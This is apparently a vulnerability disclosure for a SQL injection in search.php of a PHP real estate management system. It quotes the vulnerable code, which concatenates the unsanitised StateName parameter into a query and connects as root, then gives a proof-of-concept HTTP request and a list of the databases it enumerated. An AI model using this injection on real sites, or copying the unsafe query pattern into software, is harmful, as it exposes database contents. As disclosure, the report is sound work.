

# Real Estate Property Management System has sql injection vulnerability via search.php

## supplier

<https://code-projects.org/real-estate-property-management-system-php-source-code/>

## Vulnerability parameter


Search.php

## describe

An unrestricted SQL injection attack exists in an Real Estate Property Management System. The parameters that can be controlled are as follows: \$stateName parameter . This function executes the id parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

### Code analysis

When the value of \$a parameter is obtained in function , it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



```
Search.php
2  <html xmlns="http://www.w3.org/1999/xhtml">
19 <body>
20 <div class="main">
24   <div class="content">
25     <div class="innercontent">
36     </td>
37   </tr>
38   <tr>
39     <td>
40     <?php
41     $a=$_GET['StateName'];
42     $b=$_GET['CityName'];
43     $c=$_GET['AreaName'];
44     $d=$_GET['CatId'];
45     // Establish Connection with Database
46     $con = mysql_connect(server: "localhost",username: "root");
47     // Select Database
48     mysql_select_db(database_name: "pms", link_identifier: $con);
49     // Specify the query to execute
50     $sql = "SELECT category_master.CategoryName, property_master.PropertyId, property_master.StateName, property_master
51     FROM category_master, property_master
52     WHERE category_master.CategoryId=property_master.CategoryId AND property_master.StateName='".$a."' AND property_ma
53     // Execute query
54     $result = mysql_query(query: $sql,link identifier: $con);
55     $records = mysql_num_rows(result: $result);
56     echo $records." Property Found";
57
58
59 // Loop through each records
```

## POC

```
GET /search.php?StateName=1* HTTP/1.1
Host: property
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

## Result

get databases

```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```